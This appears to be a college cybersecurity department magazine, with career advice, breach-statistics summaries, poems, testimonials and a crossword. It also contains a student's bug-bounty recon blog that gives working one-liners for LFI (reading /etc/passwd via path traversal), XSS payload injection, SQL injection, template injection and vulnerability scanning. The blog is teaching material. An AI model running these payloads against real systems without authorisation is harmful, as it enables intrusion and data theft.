As an undergraduate student, there are several paths you can take to pursue a career in cybersecurity. Here are some options:

1. Cybersecurity degree program: Many universities now offer bachelor's degrees in cybersecurity, which provide a strong foundation in the field. These programs typically cover topics such as network security, cryptography, ethical hacking, and cybercrime.

2. Computer Science degree with cybersecurity concentration: Another option is to pursue a computer science degree with a concentration in cybersecurity. This route offers a more broad-based education in computer science with specialised training in cybersecurity.

3. Cybersecurity certifications: You can also pursue cybersecurity certifications such as: CompTIA Security+, Certified Ethical Hacker (CEH), or Certified Information Systems Security Professional (CISSP). These certifications demonstrate to employers that you have a specific skill set and knowledge base in cybersecurity.

Career options in cybersecurity are vast and varied, and include roles such as cybersecurity analyst, cybersecurity consultant, security engineer, and penetration tester. As a cybersecurity professional, you may work in a wide range of industries, including healthcare, finance, government, and technology.

Cybersecurity is an increasingly important field in today's digital world, and it offers many career opportunities for undergraduate students. In terms of earning potential, cybersecurity specialists are generally well-compensated due to the high demand for their skills and the importance oftheir work.

According to data from the job search website Naukri.com, the average salary for a cybersecurity professional in India ranges from INR 6-20 lakhs per annum (approximately 8,000$-27,000$), depending on their level of experience and the organisation they work for.

According to data from the Bureau of Labor Statistics (BLS) in the United States, the median annual wage for information security analysts, which includes cybersecurity specialists, was $103,590 as of May 2020. The lowest 10 percent earned less than $58,960, while the highest 10 percent earned more than $158,860.

However, in general, cybersecurity specialists are well-compensated in India due to the high demand for their skills and the growing importance of cybersecurity in the country. Additionally, those with advanced degrees or specialised certifications may command higher salaries.

Overall, pursuing a career in cybersecurity as an undergraduate student can lead to a rewarding and high-demand career. It is important to stay up-to-date on the latest cybersecurity threats and technologies, and to continually develop your skills and knowledge in this rapidly-evolving field and it is likely to remain strong for the foreseeable future.

 - **Swaraj Rajendra Sakpal (FE)**

Almost three quarters of organizations did not disclose breaches

February 16, 2023

After surveying over 7()() senior IT and cybersecurity leaders, Artic Wolfs State Of Cybersecurity: 2023 Trends Report revealed that risk management remained a concern. The top three concerns Of 2023 are all directly related to managing risk and preventing a future breach through humans, solutions and insurance.

The report provides security executives and practitioners a 100k into the current and future state Of the cybersecurity landscape.

Key findings from the report include:

• Over half (55%) Of respondents surveyed claimed their organization suffered a ransomware attack last year,with almost three-quarters (74%) of those companies claiming to have paid some form of ransom. Ransomware was the most common form of breach.

• Half (50%) of organizations surveyed said that they suffered a data breach last year, but the majority (72%) chose not to disclose the information out of fear of damage to company reputation, concerns over career consequences, worries over potential follow up breaches, fear of the impact to the organization's cyber insurance premiums or because they were not legally obligated to.

• 38% of respondents surveyed believe their cloud resources are secured properly, highlighting cloud security as the biggest area of concern, followed by vulnerabilities and patching (25%).

• More than half (57%) of organizations surveyed said that their cybersecurity budget will increase this year, with 15% of these organizations expecting their budgets to balloon by 50% or more compared to 2022.

• 68% of organizations surveyed identified staffing related issues as the number one threat to achieving their objectives.

-Pratham Dilip Rane (SE)

Organizations fought an average of 29.3 attacks daily in late 2022

February 15, 2023

Distributed denial-of-service (DDoS) attacks grew 150% globally according to a Radware threat analysis report. In 2022, DDoS attack profiles were redefined by gains in number, frequency, volume, power, duration and complexity.

Globally, organizations mitigated an average of 29.3 attacks per day during the fourth quarter of 2022, 3.5 times more compared to 8.4 attacks per day at the end of 2021. Attacks in Europe, the Middle East and Africa (EMEA) grew even faster than the global average and outpaced both the Americas and the Asia-Pacific region (APAC). Organizations in EMEA averaged 45 attacks per day in the fourth quarter of 2022, four-times more compared to 11.3 attacks per day during the same period in 2021.

Last year, attack volumes in the Americas outpaced global volumes, growing 110% compared to 2021. While EMEA topped the Americas in frequency of attacks, it saw total attack volume decline in 2022, decreasing by 44% compared to the previous year.

On a global basis, finance was the most attacked industry in 2022, with 53% of the overall attack activity followed by technology (20%) and healthcare (11%).

The most attacked web application industries were retail and wholesale trade (25%), followed by high-
tech (20%) and carriers (15%), together accounting for 60% of blocked web application attacks.

-Pratham Dilip Rane (SE)

My Recon Methodology...

Hello readers;

This is Deep Parasiya sharing my methodology for Recon & hunting for bugs.

This methodology can be useful for individual conducting Black Box Testing or doing Bug Bounties.

so lets start ……

Starting with subdomain enumeration.

Tool that we will be utilising will be Amass by OWASP & sub finder by project discovery.

amass enum -brute -active -passive -d target.com -config ~/config.ini -o amass.txt

Don't forget to put censys, github, virustotal, alienvault's api keys to get better results.

subfinder -recursive -d target.com -o subfinder.txt

After collecting subdomains they will be sorted to collect unique once & check for alive subdomains.

cat amass.txt subfinder.txt | anew subs.txt
cat subs.txt | httpx -o alive.txt

subs.txt contains the unique subdomains & alive.txt contain subdomains with response code 200 ok.

Now we have alive subdomains; let's collect urls from wayback machine with the help of gau(get all urls).

cat alive.txt | gau | tee -a urls.txt

NMAP

Performing portscan on target subdomain enable us to know about the open ports & services running on them. nmap -iL subs.txt – T4 –script vuln -sV -oG -o nmap.tx running nmap would be time consuming so its recommended to run it in last or run it on vps. if you don't have any vps you can use google cloud shell which is free (50hrs/week).

Now we have subdomains enumerated, urls extracted from wayback machine it time to check for vulnerabilities.

1.LFI(local file inclusion)

cat urls.txt | gf lfi | tee -a lfi.txt

it will collect all the parameters that can be vulnerable to LFI. here's onliner to check for lfi.

cat rootsDomains.txt | waybackurls | qsreplace ".%5C%5C./.%5C%5C./.%5C%5C./.%5C%5C./.%5C%5C./.%5C%5C./etc/passwd" | httpx -silent -nc -mr "root:x:" -t 250

2. XSS(Cross-Site Scripting)

cat urls.txt | gf xss | tee -a xss.txt

oneliner to check for xss with paramspider.

python3 paramspider.py -d target.com -placeholder'</script><script>confirm(1)</script>'>target.txt || while read host do;do curl — silent — path-as-is — — insecure"$host"|grep -qs"<script>confirm(1)"&& echo"$host\033[;31mVulnerable\n"|| echo"$host\033[0;32mNot Vulnerable\n";done

Reflected xss using waybackurls & qureplace.

waybackurls target[.]com | grep '=' |qsreplace '"><script>alert(1)</script>' | while read host do ; do curl -s — path-as-is — insecure "$host" | grep -qs "<script>alert(1)</script>" && echo "$host \033[0;31m" Vulnerable;done

3.SQLI(SQL Injection)

cat urls.txt | gf sqli.txt | tee -a sqli.txt

it will collect all the urls containing parameters that can be vulnerable to sqli.

for url in $(cat /path/to/sqli.txt) ; do python3 sqlmap.py -u $url -bactch; print $url ; done

Oneliner to check for time-based sqli
gau DOMAIN.tld | sed 's/=[^=&]/=YOUR_PAYLOAD/g' | grep ?= | sort -u | while read host;do (time -p curl -Is$host) 2>&1 | awk '/real/ {r=$2;if (r >= TIME_OF_SLEEP) print h " => SQLi Time-Based vulnerability"}' h=$host ;done

4.SSTI(Server Side Tmplate Injection)
cat urls.txt | gf ssti | tee -a ssti.txt
requirement tplmap
for url in $(cat /path/to/ssti.txt) ; do python3 tplmap.py -u $url ; print $url ; done

5.NUCLEI
nuclei is an automated template based vulnerability scanner.
nuclei -l urls.txt -v -rl 10 -s medium,high,critical -o nuclei.txt
Nuclei is a powerful tool. hence, it has been rate limited to 10 req/sec. It can be customized according to the usage.

Ending this blog,
Hope you all would have enjoyed it and found it helpful.
HAPPY HACKING!!!

-Deep Parasiya (SE)

FOOD FOR THOUGHT

To word my thoughts in a way to convey them the way I feel them is very difficult. At a particular time every night my thoughts just flow in the exact words like a perfectly wrapped gift, though they vanish the next morning like a fragile butterfly flying away from our grasps. That's why sometimes i have this thought as well "so this could be the reason we write our diary entries at night". Night time has a somewhat spiritual existence. Writing down your thoughts makes them clear and they get molded in a direction. But I read this somewhere that writing our thoughts and sharing them in form of words can be limiting the scope of how people could relate to them, here words were compared to visual messages. Visual impact surely is different they have many stories stored in them, the filter of our thoughts or selves let us see the messages that we in our unique levels could understand and relate to. Language is thus indeed not limited to verbal exchange of thoughts, it's much more. But words too when woven in some manner have such a boundless effect. There is a power in certain words that sound simple and are taken for granted but very necessary to be spoken out, such as positive feedback, gratitude when expressed through words hold such strength which can never get blocked by any negative aspect and reach to the person we are addressing to. On that note Good Morning! Good Afternoon! and Good Night!

-Aabha Wagh (TE)

प्रकृति

प्रकृति के कण - कण में,
सुंदर संदेश समाया है।
ईश्वर ने जिसके द्वारा,
अपना रूप दिखाया है।

प्रकृति ने दी है,
हमें कई सीख ;
इसी से बना है,
मानवता का प्रतीक।

सागर ने सिखाया,
गहरी सोच रखना;
फुलों ने समझाया,
सदैव मन नम्र रखना।

गगन छुते पर्वत ने दिखाया,
सदा ऊँचा लक्ष रखना;
समय की टिक - टिक ने बताया,
सयम से आगे कदम रखना ।

चाहे कितनी भी मुश्किले आए,
जीवन के पथ पर,
तेज बिखेरते रहना,
चढ़कर सुर्य रथ पर ।

---मुस्कान राठौड़ (TE)

सकाळची ओस तू दवबिंदूतली मोहर तू

या क्रूर दुनियेतली सुंदर नक्षी तू सकाळी फुलणारी
रातराणी तू सकाळची ओस तू

तुज पाहण्यास मज आस तु........

-Maruti Marathe SE

CYBER
Art Gallery

ART IS A WAY TO EXPRESS

Vaidehi salvi (JE)

Vaidehi salvi (JE)

Aabha wagh (JE)

Muskan RAthod (JE)

Sketches by
Muskan RAthod
(JE)

Sketches by
Aabha
wagh (JE)

Sketches by Chetan GAjbe (JE)

Drawings by Muskan
Rathod (JE)

Drawings by Muskan Rathod (JE)

Drawings by ✍ Aabha wagh (TE)

Drawings by Deepranjan Bhosale (SE)

Rangoli by Jay Makwana (JE)

RAngoli by Muskan Rathod (JE)

Testimonials

STUDENTS

"

I'm glad I have joined Cyber Security and preety confined convinced how cyber security is an emerging field having a lot of scope for undergraduates. Finally I would like to conclude that the Department of Cyber Security at SAKEC is one of it's kind, as no other colleges offer this field in the form of undergraduate course

-Swaraj Sakpal FE

"

"

It is said that the influence of a good teacher can never be erased. A teacher plant the seeds of knowledge that will grow forever.... Thank you Mrs. Prajakta Pote so mam much for teaching and motivating us. You have made the subject easy and interesting for us. Your enthusiasm in classes is appreciable. You did every possible effort either making presentations, or verbal lectures...Or making mind maps for us...So that we will able to understand things in a better way.

-Devina Pravin Panchal

"

I am happy to write this testimonial about the Cyber Security Department of Shah and Anchor Kutchhi Engineering College. As a student in the department, I have found the faculty to be knowledgeable and approachable. They take a practical approach to teaching, with hands-on exercises that help us learn real-world skills. I appreciate the emphasis on ethical hacking and protecting against cyber threats. The department has also provided ample opportunities for internships and industry collaborations, which have been invaluable in preparing me for a career in cyber security. Overall, I am grateful for the quality of education and training I have received in this department.

-Yash Nagare SE

Testimonials

STAFF

"

Certified Ethical Hacker and highly self-motivated professional having 18 years of experience in Advance Computer Communication & Cyber Security related subjects I am here to offer hands-on knowledge on Cyber security and Digital Forensics tools to my students. Research experience in data hiding methods, encryption methods & AI-ML tools used for data hiding and analysis.

- Dr. Asha Durafe

"

At SAKEC, we don't just build an infrastructure - we build a community. Our CYSE department provides students with one-of-a-kind #opportunities to cultivate their technical and professional skills! you can find the right mentorship and guidance to take your academic career forward. Engage, learn and grow with like-minded peers in an innovative environment where your ideas can be shared openly.

- Ms. Meghali Ajay Kalyankar

As a teacher at Shah And Anchor Kutchhi Engineering College, I highly recommend the Cybersecurity course offered by Sakec. The course is well-structured and covers a wide range of topics related to cybersecurity, including network security, cryptography, and ethical hacking.
I am also astounded by the career opportunities that cybersecurity has to offer. I wish all the best to all the students.

- Ms.Dipali Shende

SAKEC's Cyber Security department provides a unique opportunity for students to gain the necessary knowledge and skills to become a successful cyber security professional.The department also offers a variety of courses that cover topics such as network security, cryptography, malware analysis, and digital forensics. In addition, students can take advantage of internships and job placements that will help them gain valuable experience in the field. With SAKEC's Cyber Security department, students have the opportunity to build their career in this ever-growing field and create a bright future for themselves..

- Ms. Vishakha R Shinde

I am grateful for my experience here.I got great support from my staff members.my experience at Cybersecurity has been amazing and memorable.

- Ms.Poonam Kamble

Imagine a college where our children anxiously look forward to attending every day. A college where learning is fun, interesting and exciting; A college where feedback sessions with teachers are not about how the child is doing in her studies, but about who the child is, about the social and emotional development of the child. A college which is truly child centric in every meaning of the word. A college where our children can grow Â intellectually, socially, emotionally and spiritually – as fully functioning human beings. That college for us is Legacy..

- Ms.Prajakta Pote

I am glad I decided to work with cyber security department.I am grateful for my experience to work here.behind every successful venture lies a team of dynamic, hard working individuals who have the same goals in mind.we work together to creat a better future for all of us.

- Ms. Pranali Pawar

Cyber Department provide best academic environment for students and it helps to improve skill and knowledge of students

-Ms. Deepika Burate

Testimonials

PARENTS

"

Every Parent desires for the grooming of one's child and this college has proven this in all aspects-such as education, sense of discipline, high moral and ethical values, social works etc. The location of College is in mid of the city and easily approachable. I'm very happy my son Mustansir Godhrawala is doing his Cyber security from Sakec engineering College. My son is happy with his college campus and all his professor's. Thank you.

-Alifiya Godhrawala

"

"

I am pleased to share my experience with the Cyber Security department of Shah and Anchor Kutchhi Engineering College. This department has shown great dedication towards providing quality education to students in the field of cybersecurity. Their curriculum is up-to-date, covering a wide range of topics such as cryptography, network security, and ethical hacking. Moreover, the department has well-equipped labs and facilities that provide hands-on experience to students. The faculty members are highly qualified and experienced, ensuring that students receive the best possible guidance in their academic pursuits.

- Savita Nagare

"

what after engineering in the field of cybersecurity ?

🌐 Cybersecurity Analyst

- A cybersecurity analyst is an expert in protecting computer systems and networks from unauthorized access, theft, and damage.
- They work to identify vulnerabilities and risks within an organization's technology infrastructure by conducting regular security assessments and audits.
- They stay up-to-date with the latest trends and developments in cybercrime and cybersecurity technologies to ensure that their organization is adequately protected.
- They collaborate with other IT professionals, including network administrators and system engineers, to implement security measures across the enterprise.

🌐 Information Security Analyst

- An Information Security analyst is responsible for ensuring the confidentiality, integrity, and availability of an organization's information assets.
- They identify potential threats and vulnerabilities in the organization's computer systems and networks and implement measures to prevent them from being exploited.
- They also develop and implement security policies, procedures, and training programs to educate employees about best practices for protecting sensitive information. In the event of a security breach, they will investigate the incident, mitigate the damage, and take steps to prevent similar incidents from occurring in the future.

🌐 Network Security Engineer

- A network security engineer is responsible for designing, implementing and maintaining the security of networking systems.
- They understand and mitigate security threats to a network, such as hacking attempts, viruses, and malware.
- The engineer implements security protocols and technologies, including firewalls, intrusion detection systems, and encryption techniques.
- The network security engineer works closely with other IT professionals and management to ensure compliance with regulatory requirements and industry best practices

🌐 Penetration Tester

- A penetration tester is a security professional who tests computer systems and networks to find vulnerabilities that could be exploited by attackers. They use various techniques and tools to simulate attacks and identify weaknesses in the system.
- Their goal is to provide an organization with a clear understanding of the risks associated with their systems and to recommend ways to mitigate those risks.
- Penetration testers must have a deep understanding of computer and network security, as well as knowledge of programming, operating systems, and networking protocols. They should also possess strong analytical skills and the ability to think creatively to find potential attack vectors

Chief Information Security Officer

- A chief information security officer (CISO) is responsible for overseeing an organization's cybersecurity strategies and practices.
- They work to identify and mitigate cyber threats, manage risks, and ensure compliance with relevant regulations and standards.
- CISOs typically report directly to senior executives, such as the CEO or Chief Technology Officer (CTO).
- They lead a team of cybersecurity professionals and collaborate with other functional areas of the organization, such as IT and legal.
- CISOs must stay up-to-date with emerging trends and technologies in cybersecurity to effectively protect the organization from cyber threats.

Cybersecurity Consultant

- A cybersecurity consultant is a professional who advises organizations on how to secure their systems, networks, and data against cybersecurity threats. They may analyze the organization's current security measures, identify vulnerabilities, and recommend solutions to mitigate risks. They may also provide guidance on compliance with industry regulations and standards, as well as help develop incident response plans in case of a security breach.

Security Software Developer

- A security software developer is a professional who is responsible for creating and maintaining software programs that protect computer systems, networks, and data from unauthorized access, malware, viruses, and other cyber threats.
- They work closely with cybersecurity experts to design and develop software solutions that address specific security issues and vulnerabilities. Security software developers may specialize in developing antivirus software, firewalls, intrusion detection systems, encryption tools, or other security technologies.
- They must have a strong background in programming languages, security protocols, and network architecture, as well as a deep understanding of the latest security threats and countermeasures.

Security Engineer

- A security software developer is a professional who is responsible for creating and maintaining software programs that protect computer systems, networks, and data from unauthorized access, malware, viruses, and other cyber threats.
- They work closely with cybersecurity experts to design and develop software solutions that address specific security issues and vulnerabilities.
- Security software developers may specialize in developing antivirus software, firewalls, intrusion detection systems, encryption tools, or other security technologies.
- They must have a strong background in programming languages, security protocols, and network architecture, as well as a deep understanding of the latest security threats and countermeasures.

FUN GAMES

#BeCyberSmart Crossword

Across

3. A sequence of words or text used to control access to a computer; similar to a password.

5. Unauthorized access to a network, information systems, or application.

7. The address of a webpage. Check the validity of it before clicking on it.

11. Fraudulent text messages purporting to be from reputable companies in order to trick individuals into revealing personal information.

13. A fraudulent email purportedly from a reputable company attempting to get personal information.

14. The process of taking plain text and scrambling it into an unreadable format.

16. The "I" in the C-I-A Triad; protection from unauthorized changes.

17. Facebook, Twitter, Instagram, etc. (Two words)

18. Should be constructed of upper and lower case letters, numbers, and special characters.

19. Fraudulent phone calls or voice messages purporting to be from reputable companies in order to trick individuals into revealing personnel information.

20. Threatening behavior facilitated through electronic means such as texting.

Down

1. A wireless technology standard used over short distances using short-wavelength UHF radio waves.

2. Hardware or software designed to prevent unauthorized access to or from a private network.

4. A type of malicious software designed to block access to a computer system until a sum of money is paid.

6. Verifying identity.

8. The "A" in the C-I-A Triad. It ensures authorized users have access.

9. Widely used in-home network technology that allows for wireless connection in interfacing with the internet.

10. A flaw or weakness in a computer system that could be exploited to violate the system's security.

12. Security tool that creates a secure, encrypted connection between you and the Internet (acronym).

15. Harmful computer programs such as viruses, worms, and trojans used by hackers to gain access to your computer and cause destruction.

Answers

ACROSS
3. PASSPHRASE 5. INTRUSION 7. URL 11. SMISHING 13. PHISHING 14. ENCRYPTION
